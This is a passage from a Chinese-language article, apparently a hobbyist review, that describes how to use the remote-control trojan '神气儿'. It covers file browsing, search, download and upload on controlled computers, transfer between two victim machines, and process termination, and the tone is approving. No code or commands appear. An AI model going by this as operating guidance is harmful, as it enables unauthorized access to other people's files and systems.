说到远程控制软件，“文件管理”是其中最主要的一项功能，有的木马将功能都精减到就只剩下这个文件管理这一项功能了。在程序主界面的“文件浏览”标签下，用户可以对选中的远程主机进行管理。“神气儿”在文件管理上，采用的是传统的类似资源管理器的管理界面，这样可以使用户轻易地上手。通过它，用户可以进行复制、粘贴、剪切、运行、重命名、修改文件属性甚至是批量压缩和解压缩等操作，支持文件的断点续传。除此以外，还可以对文件或文件夹进行压缩或解压的操作。所有的这些操作都可以通过工具栏上的命令或右键菜单中的命令实现（如图3）。






图3

在进行远程文件管理的时候，由于对别人的系统文件分布不出去，所以在寻找一个文件的时候显得特别的困难。通过“搜索文件”标签中的命令就可以轻松地找到用户需要的文件。首先在“文件浏览”标签中选择一台被控制的电脑，然后选择“搜索文件”标签，接着输入需要查询文件的名称或类型。另外，用户还可以根据修改日期、文件大小、高级选项等方式来进行搜索（如图4）。


文件找到以后，用户可能就需要将获得的文件进行下载，或是将本地的文件上传到远程主机中。首先选择需要进行下载的文件或文件夹，然后点击工具栏菜单中的“下载”命令，就可以进


图4


行下载了。除了通过命令以外，也可以通过鼠标将文件拖拽到所需的目的地，这样操作起来就更加的便捷。在进行文件传输的过程中，我们可以通过“任务”标签来查看文件传输的进度，并对传输的文件进行暂停、恢复等操作（如图5）。不过就笔者的使用情况看来，“神气儿”木马在文件传输的速度上并不是很快。“神气儿”除了可以在本地计算机和远程计算机上进行文件传输以外，还可以在两台远程计算机之间进行文件传输。不用再像以前一样，首先要将远程计算机的文件下载到本地计算机，然后再将文件上传到另一台远程计算机中，这可是其他一些木马没有的功能哦。


图5


进程管理也是现如今很重要的一个系统管理项目，点击“进程”标签后就可以进行管理。“神气儿”木马的进程管理功能除了可以对系统的进程进行详细的显示以外，还可以显示出该进程的模块名称，这里的模块文件一般都是DLL文件。通过下面的“终止”按钮，用户可以对某个不需要的进程进行终止，通过“设置”按钮可以将进程的优先级进行调整（如图6）。


图6

